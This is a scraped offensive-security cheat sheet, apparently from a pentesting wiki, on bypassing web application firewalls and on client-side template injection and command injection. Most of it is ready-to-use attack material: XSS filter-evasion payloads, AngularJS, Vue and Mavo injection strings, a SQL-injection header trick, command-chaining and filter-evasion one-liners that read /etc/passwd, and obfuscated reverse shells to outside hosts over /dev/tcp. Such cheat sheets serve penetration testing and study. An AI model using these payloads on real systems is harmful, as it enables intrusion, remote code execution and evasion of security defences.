[**In this post**](https://blog.sicuranext.com/modsecurity-path-confusion-bugs-bypass/) is explained that ModSecurity v3 (until 3.0.12), **improperly implemented the REQUEST\_FILENAME** variable which was supposed to contain the accessed path (until the start of the parameters). This is because it performed an URL decode to get the path. Therefore, a request like http://example.com/foo%3f';alert(1);foo= in mod security will suppose that the path is just /foo because %3f is transformed into ? ending the URL path, but actually the path that a server will receive will be /foo%3f';alert(1);foo=.

The variables REQUEST\_BASENAME and PATH\_INFO were also affected by this bug.

Something similar ocurred in version 2 of Mod Security that allowed to bypass a protection that prevented user accessing files with specific extensions related to backup files (such as .bak) simply by sending the dot URL encoded in %2e, for example: https://example.com/backup%2ebak.

## Bypass AWS WAF ACL

### Malformed Header

[This research](https://rafa.hashnode.dev/exploiting-http-parsers-inconsistencies) mentions that it was possible to bypass AWS WAF rules applied over HTTP headers by sending a "malformed" header that wasn't properly parsed by AWS but it was by the backend server.

For example, sending the following request with a SQL injection in the header X-Query:

Copy

GET / HTTP/1.1\r\n

Host: target.com\r\n

X-Query: Value\r\n

\t' or '1'='1' -- \r\n

Connection: close\r\n

\r\n

It was possible to bypass AWS WAF because it wouldn't understand that the next line is part of the value of the header while the NODEJS server did (this was fixed).

## Generic WAF bypasses

### Request Size Limits

Commonly WAFs have a certain length limit of requests to check and if a POST/PUT/PATCH request is over it, the WAF won't check the request.

* For AWS WAF, you can [**check the documentation**](https://docs.aws.amazon.com/waf/latest/developerguide/limits.html)**:**

|  |  |
| --- | --- |
| Maximum size of a web request body that can be inspected for Application Load Balancer and AWS AppSync protections | 8 KB |
| Maximum size of a web request body that can be inspected for CloudFront, API Gateway, Amazon Cognito, App Runner, and Verified Access protections\*\* | 64 KB |

* From [**Azure docs**](https://learn.microsoft.com/en-us/azure/web-application-firewall/ag/application-gateway-waf-request-size-limits)**:**

Older Web Application Firewalls with Core Rule Set 3.1 (or lower) allow messages larger than **128 KB** by turning off request body inspection, but these messages won't be checked for vulnerabilities. For newer versions (Core Rule Set 3.2 or newer), the same can be done by disabling the maximum request body limit. When a request exceeds the size limit:

If p**revention mode**: Logs and blocks the request. If **detection mode**: Inspects up to the limit, ignores the rest, and logs if the Content-Length exceeds the limit.

* From [**Akamai**](https://community.akamai.com/customers/s/article/Can-WAF-inspect-all-arguments-and-values-in-request-body?language=en_US)**:**

By default, the WAF inspects only the first 8KB of a request. It can increase the limit up to 128KB by adding Advanced Metadata.

* From [**Cloudflare**](https://developers.cloudflare.com/ruleset-engine/rules-language/fields/#http-request-body-fields)**:**

Up to 128KB.

### Obfuscation

Copy

# IIS, ASP Clasic

<%s%cr%u0131pt> == <script>

# Path blacklist bypass - Tomcat

/path1/path2/ == ;/path1;foo/path2;bar/;

### Unicode Compatability

Depending on the implementation of Unicode normalization (more info [here](https://jlajara.gitlab.io/Bypass_WAF_Unicode)), characters that share Unicode compatability may be able to bypass the WAF and execute as the intended payload. Compatible characters can be found [here](https://www.compart.com/en/unicode).

#### Example

Copy

# under the NFKD normalization algorithm, the characters on the left translate

# to the XSS payload on the right

＜img src⁼p onerror⁼＇prompt⁽1⁾＇﹥ --> ＜img src=p onerror='prompt(1)'>

### H2C Smuggling

#### HTTP2 Over Cleartext (H2C)

H2C, or **http2 over cleartext**, deviates from the norm of transient HTTP connections by upgrading a standard HTTP **connection to a persistent one**. This upgraded connection utilizes the http2 binary protocol for ongoing communication, as opposed to the single-request nature of plaintext HTTP.

The crux of the smuggling issue arises with the usage of a **reverse proxy**. Ordinarily, the reverse proxy processes and forwards HTTP requests to the backend, returning the backend's response after that. However, when the Connection: Upgrade header is present in an HTTP request (commonly seen with websocket connections), the reverse **proxy maintains a persistent connection** between client and server, facilitating the continuous exchange required by certain protocols. For H2C connections, adherence to the RFC necessitates the presence of three specific headers:

Copy

Upgrade: h2c

HTTP2-Settings: AAMAAABkAARAAAAAAAIAAAAA

Connection: Upgrade, HTTP2-Settings

The vulnerability arises when, after upgrading a connection, the reverse proxy ceases to manage individual requests, assuming its job of routing is complete post-connection establishment. Exploiting H2C Smuggling allows for circumvention of reverse proxy rules applied during request processing, such as path-based routing, authentication, and WAF processing, assuming an H2C connection is successfully initiated.

#### Vulnerable Proxies

The vulnerability is contingent on the reverse proxy's handling of Upgrade and sometimes Connection headers. The following proxies inherently forward these headers during proxy-pass, thereby inherently enabling H2C smuggling:

* HAProxy
* Traefik
* Nuster

Conversely, these services do not inherently forward both headers during proxy-pass. However, they may be configured insecurely, allowing unfiltered forwarding of Upgrade and Connection headers:

* AWS ALB/CLB
* NGINX
* Apache
* Squid
* Varnish
* Kong
* Envoy
* Apache Traffic Server

#### Exploitation

It's crucial to note that not all servers inherently forward the headers required for a compliant H2C connection upgrade. As such, servers like AWS ALB/CLB, NGINX, and Apache Traffic Server, among others, naturally block H2C connections. Nonetheless, it's worth testing with the non-compliant Connection: Upgrade variant, which excludes the HTTP2-Settings value from the Connection header, as some backends may not conform to the standards.

Irrespective of the specific **path** designated in the proxy\_pass URL (e.g., http://backend:9999/socket.io), the established connection defaults to http://backend:9999. This allows for interaction with any path within that internal endpoint, leveraging this technique. Consequently, the specification of a path in the proxy\_pass URL does not restrict access.

The tools [**h2csmuggler by BishopFox**](https://github.com/BishopFox/h2csmuggler) and [**h2csmuggler by assetnote**](https://github.com/assetnote/h2csmuggler) facilitate attempts to **circumvent proxy-imposed protections** by establishing an H2C connection, thereby enabling access to resources shielded by the proxy.

For additional information on this vulnerability, particularly concerning NGINX, refer to [**this detailed resource**](https://book.hacktricks.xyz/network-services-pentesting/pentesting-web/nginx#proxy_set_header-upgrade-and-connection).

## Websocket Smuggling


Websocket smuggling, unlike creating a HTTP2 tunnel to an endpoint accessible via a proxy, establishes a Websocket tunnel to bypass potential proxy limitations and facilitate direct communication with the endpoint.

### Scenario 1

In this scenario, a backend that offers a public WebSocket API alongside an inaccessible internal REST API is targeted by a malicious client seeking access to the internal REST API. The attack unfolds in several steps:

1. The client initiates by sending an Upgrade request to the reverse proxy with an incorrect Sec-WebSocket-Version protocol version in the header. The proxy, failing to validate the Sec-WebSocket-Version header, believes the Upgrade request to be valid and forwards it to the backend.
2. The backend responds with a status code 426, indicating the incorrect protocol version in the Sec-WebSocket-Version header. The reverse proxy, overlooking the backend's response status, assumes readiness for WebSocket communication and relays the response to the client.
3. Consequently, the reverse proxy is misled into believing a WebSocket connection has been established between the client and backend, while in reality, the backend had rejected the Upgrade request. Despite this, the proxy maintains an open TCP or TLS connection between the client and backend, allowing the client unrestricted access to the private REST API through this connection.

Affected reverse proxies include Varnish, which declined to address the issue, and Envoy proxy version 1.8.0 or older, with later versions having altered the upgrade mechanism. Other proxies may also be susceptible.




https://github.com/0ang3el/websocket-smuggle/raw/master/img/2-4.png

### Scenario 2

This scenario involves a backend with both a public WebSocket API and a public REST API for health checking, along with an inaccessible internal REST API. The attack, more complex, involves the following steps:


1. The client sends a POST request to trigger the health check API, including an additional HTTP header Upgrade: websocket. NGINX, serving as the reverse proxy, interprets this as a standard Upgrade request based solely on the Upgrade header, neglecting the request's other aspects, and forwards it to the backend.
2. The backend executes the health check API, reaching out to an external resource controlled by the attacker that returns a HTTP response with status code 101. This response, once received by the backend and forwarded to NGINX, deceives the proxy into thinking a WebSocket connection has been established due to its validation of only the status code.



https://github.com/0ang3el/websocket-smuggle/raw/master/img/3-4.png

**Warning:** This technique's complexity increases as it requires the ability to interact with an endpoint capable of returning a status code 101.

Ultimately, NGINX is tricked into believing a WebSocket connection exists between the client and the backend. In reality, no such connection exists; the health check REST API was the target. Nevertheless, the reverse proxy maintains the connection open, enabling the client to access the private REST API through it.



https://github.com/0ang3el/websocket-smuggle/raw/master/img/3-5.png

Most reverse proxies are vulnerable to this scenario, but exploitation is contingent upon the presence of an external SSRF vulnerability, typically regarded as a low-severity issue.

#### Labs

Check the labs to test both scenarios in <https://github.com/0ang3el/websocket-smuggle.git>

### References

* <https://blog.assetnote.io/2021/03/18/h2c-smuggling/>
* <https://bishopfox.com/blog/h2c-smuggling-request>
* <https://github.com/0ang3el/websocket-smuggle.git>

### IP Rotation

* <https://github.com/ustayready/fireprox>: Generate an API gateway URL to by used with ffuf
* <https://github.com/rootcathacking/catspin>: Similar to fireprox
* <https://github.com/PortSwigger/ip-rotate>: Burp Suite plugin that uses API gateway IPs
* <https://github.com/fyoorer/ShadowClone>: A dynamically determined number of container instances are activated based on the input file size and split factor, with the input split into chunks for parallel execution, such as 100 instances processing 100 chunks from a 10,000-line input file with a split factor of 100 lines.

### Regex Bypasses

Different techniques can be used to bypass the regex filters on the firewalls. Examples include alternating case, adding line breaks, and encoding payloads. Resources for the various bypasses can be found at [PayloadsAllTheThings](https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/XSS%20Injection/README.md#filter-bypass-and-exotic-payloads) and [OWASP](https://cheatsheetseries.owasp.org/cheatsheets/XSS_Filter_Evasion_Cheat_Sheet.html). The examples below were pulled from [this article](https://medium.com/@allypetitt/5-ways-i-bypassed-your-web-application-firewall-waf-43852a43a1c2).

Copy

<sCrIpT>alert(XSS)</sCriPt> #changing the case of the tag

<<script>alert(XSS)</script> #prepending an additional "<"

<script>alert(XSS) // #removing the closing tag

<script>alert`XSS`</script> #using backticks instead of parenetheses

java%0ascript:alert(1) #using encoded newline characters

<iframe src=http://malicous.com < #double open angle brackets

<STYLE>.classname{background-image:url("javascript:alert(XSS)");}</STYLE> #uncommon tags

<img/src=1/onerror=alert(0)> #bypass space filter by using / where a space is expected

<a aa aaa aaaa aaaaa aaaaaa aaaaaaa aaaaaaaa aaaaaaaaaa href=javascript:alert(1)>xss</a> #extra characters

Function("ale"+"rt(1)")(); #using uncommon functions besides alert, console.log, and prompt

javascript:74163166147401571561541571411447514115414516216450615176 #octal encoding

<iframe src="javascript:alert(`xss`)"> #unicode encoding

/?id=1+un/\*\*/ion+sel/\*\*/ect+1,2,3-- #using comments in SQL query to break up statement

new Function`alt\`6\``; #using backticks instead of parentheses

data:text/html;base64,PHN2Zy9vbmxvYWQ9YWxlcnQoMik+ #base64 encoding the javascript

%26%2397;lert(1) #using HTML encoding

<a src="%0Aj%0Aa%0Av%0Aa%0As%0Ac%0Ar%0Ai%0Ap%0At%0A%3Aconfirm(XSS)"> #Using Line Feed (LF) line breaks

<BODY onload!#$%&()\*~+-\_.,:;?@[/|\]^`=confirm()> # use any chars that aren't letters, numbers, or encapsulation chars between event handler and equal sign (only works on Gecko engine)

## Tools

* [**nowafpls**](https://github.com/assetnote/nowafpls): Burp plugin to add junk data to requests to bypass WAFs by length

## References

* <https://rafa.hashnode.dev/exploiting-http-parsers-inconsistencies>
* <https://blog.sicuranext.com/modsecurity-path-confusion-bugs-bypass/>
* <https://www.youtube.com/watch?v=0OMmWtU2Y_g>

## **User input**

Most of the web applications will **allow users to input some data that will be processed later.** Depending on the structure of the data the server is expecting some vulnerabilities may or may not apply.

### **Reflected Values**

If the introduced data may somehow be reflected in the response, the page might be vulnerable to several issues.

* **Client Side Template Injection**

## Summary

It is like a [**Server Side Template Injection**](https://book.hacktricks.xyz/pentesting-web/ssti-server-side-template-injection) but in the **client**. The **SSTI** can allow you to **execute code** on the remote server, the **CSTI** could allow you to **execute arbitrary JavaScript** code in the victim's browser.

**Testing** for this vulnerability is very **similar** as in the case of **SSTI**, the interpreter expects **a template** and will execute it. For example, with a payload like {{ 7-7 }}, if the app is **vulnerable** you will see a 0, and if not, you will see the original: {{ 7-7 }}

## AngularJS

AngularJS is a widely-used JavaScript framework that interacts with HTML through attributes known as directives, a notable one being **ng-app**. This directive allows AngularJS to process the HTML content, enabling the execution of JavaScript expressions inside double curly braces.

In scenarios where user input is dynamically inserted into the HTML body tagged with ng-app, it's possible to execute arbitrary JavaScript code. This can be achieved by leveraging the syntax of AngularJS within the input. Below are examples demonstrating how JavaScript code can be executed:

Copy

{{$on.constructor('alert(1)')()}}

{{constructor.constructor('alert(1)')()}}

<input ng-focus=$event.view.alert('XSS')>

<!-- Google Research - AngularJS -->

<div ng-app ng-csp><textarea autofocus ng-focus="d=$event.view.document;d.location.hash.match('x1') ? '' : d.location='//localhost/mH/'"></textarea></div>

You can find a very **basic online example** of the vulnerability in **AngularJS** in <http://jsfiddle.net/2zs2yv7o/> and in [**Burp Suite Academy**](https://portswigger.net/web-security/cross-site-scripting/dom-based/lab-angularjs-expression)

[**Angular 1.6 removed the sandbox**](http://blog.angularjs.org/2016/09/angular-16-expression-sandbox-removal.html#:~:text=The%20Angular%20expression%20sandbox%20will,smaller%20and%20easier%20to%20maintain.&text=Removing%20the%20expression%20sandbox%20does,surface%20of%20Angular%201%20applications.) so from this version a payload like {{constructor.constructor('alert(1)')()}} or <input ng-focus=$event.view.alert('XSS')> should work.

## VueJS

You can find a **vulnerable Vue** implementation in <https://vue-client-side-template-injection-example.azu.now.sh/>

Working payload:

[https://vue-client-side-template-injection-example.azu.now.sh/?name=%7B%7Bthis.constructor.constructor(%27alert(%22foo%22)%27)()%7D%](https://vue-client-side-template-injection-example.azu.now.sh/?name=%7B%7Bthis.constructor.constructor(%27alert(%22foo%22)%27)()%7D%7D)

And the **source code** of the vulnerable example here: <https://github.com/azu/vue-client-side-template-injection-example>

Copy

<!-- Google Research - Vue.js-->

"><div v-html="''.constructor.constructor('d=document;d.location.hash.match(\'x1\') ? `` : d.location=`//localhost/mH`')()"> aaa</div>

A really good post on CSTI in VUE can be found in <https://portswigger.net/research/evading-defences-using-vuejs-script-gadgets>

### **V3**

Copy

{{\_openBlock.constructor('alert(1)')()}}

Credit: [Gareth Heyes, Lewis Ardern & PwnFunction](https://portswigger.net/research/evading-defences-using-vuejs-script-gadgets)

### **V2**

Copy

{{constructor.constructor('alert(1)')()}}

Credit: [Mario Heiderich](https://twitter.com/cure53berlin)

**Check more VUE payloads in** [**https://portswigger.net/web-security/cross-site-scripting/cheat-sheet#vuejs-reflected**](https://portswigger.net/web-security/cross-site-scripting/cheat-sheet#vuejs-reflected)

## Mavo

Payload:

Copy

[7\*7]

[(1,alert)(1)]

<div mv-expressions="{{ }}">{{top.alert(1)}}</div>

[self.alert(1)]

javascript:alert(1)%252f%252f..%252fcss-images

[Omglol mod 1 mod self.alert (1) andlol]

[''=''or self.alert(lol)]

<a data-mv-if='1 or self.alert(1)'>test</a>

<div data-mv-expressions="lolx lolx">lolxself.alert('lol')lolx</div>

<a href=[javascript&':alert(1)']>test</a>

[self.alert(1)mod1]

**More payloads in** [**https://portswigger.net/research/abusing-javascript-frameworks-to-bypass-xss-mitigations**](https://portswigger.net/research/abusing-javascript-frameworks-to-bypass-xss-mitigations)

## **Brute-Force Detection List**

[Auto\_Wordlists/wordlists/ssti.txt at main · carlospolop/Auto\_Wordlists · GitHub](https://github.com/carlospolop/Auto_Wordlists/blob/main/wordlists/ssti.txt)

* **Command Injection**

## What is command Injection?

A **command injection** permits the execution of arbitrary operating system commands by an attacker on the server hosting an application. As a result, the application and all its data can be fully compromised. The execution of these commands typically allows the attacker to gain unauthorized access or control over the application's environment and underlying system.

### Context

Depending on **where your input is being injected** you may need to **terminate the quoted context** (using " or ') before the commands.

## Command Injection/Execution

Copy

#Both Unix and Windows supported

ls||id; ls ||id; ls|| id; ls || id # Execute both

ls|id; ls |id; ls| id; ls | id # Execute both (using a pipe)

ls&&id; ls &&id; ls&& id; ls && id # Execute 2º if 1º finish ok

ls&id; ls &id; ls& id; ls & id # Execute both but you can only see the output of the 2º

ls %0A id # %0A Execute both (RECOMMENDED)

#Only unix supported

`ls` # ``

$(ls) # $()

ls; id # ; Chain commands

ls${LS\_COLORS:10:1}${IFS}id # Might be useful

#Not executed but may be interesting

> /var/www/html/out.txt #Try to redirect the output to a file

< /etc/passwd #Try to send some input to the command

### **Limition** Bypasses

If you are trying to execute **arbitrary commands inside a linux machine** you will be interested to read about this **Bypasses:**

**Bypass Linux Restrictions**

## Common Limitations Bypasses

### Reverse Shell

Copy

# Double-Base64 is a great way to avoid bad characters like +, works 99% of the time

echo "echo $(echo 'bash -i >& /dev/tcp/10.10.14.8/4444 0>&1' | base64 | base64)|ba''se''6''4 -''d|ba''se''64 -''d|b''a''s''h" | sed 's/ /${IFS}/g'

# echo${IFS}WW1GemFDQXRhU0ErSmlBdlpHVjJMM1JqY0M4eE1DNHhNQzR4TkM0NEx6UTBORFFnTUQ0bU1Rbz0K|ba''se''6''4${IFS}-''d|ba''se''64${IFS}-''d|b''a''s''h

### Short Rev shell

Copy

#Trick from Dikline

#Get a rev shell with

(sh)0>/dev/tcp/10.10.10.10/443

#Then get the out of the rev shell executing inside of it:

exec >&0

### Bypass Paths and forbidden words

Copy

# Question mark binary substitution

/usr/bin/p?ng # /usr/bin/ping

nma? -p 80 localhost # /usr/bin/nmap -p 80 localhost

# Wildcard(\*) binary substitution

/usr/bin/who\*mi # /usr/bin/whoami

# Wildcard + local directory arguments

touch -- -la # -- stops processing options after the --

ls \*

echo \* #List current files and folders with echo and wildcard

# [chars]

/usr/bin/n[c] # /usr/bin/nc

# Quotes

'p'i'n'g # ping

"w"h"o"a"m"i # whoami

ech''o test # echo test

ech""o test # echo test

bas''e64 # base64

#Backslashes

\u\n\a\m\e \-\a # uname -a

/\b\i\n/////s\h

# $@

who$@ami #whoami

# Transformations (case, reverse, base64)

$(tr "[A-Z]" "[a-z]"<<<"WhOaMi") #whoami -> Upper case to lower case

$(a="WhOaMi";printf %s "${a,,}") #whoami -> transformation (only bash)

$(rev<<<'imaohw') #whoami

bash<<<$(base64 -d<<<Y2F0IC9ldGMvcGFzc3dkIHwgZ3JlcCAzMw==) #base64

# Execution through $0

echo whoami|$0

# Uninitialized variables: A uninitialized variable equals to null (nothing)

cat$u /etc$u/passwd$u # Use the uninitialized variable without {} before any symbol

p${u}i${u}n${u}g # Equals to ping, use {} to put the uninitialized variables between valid characters

# New lines

p\

i\

n\

g # These 4 lines will equal to ping

# Fake commands

p$(u)i$(u)n$(u)g # Equals to ping but 3 errors trying to execute "u" are shown

w`u`h`u`o`u`a`u`m`u`i # Equals to whoami but 5 errors trying to execute "u" are shown

# Concatenation of strings using history

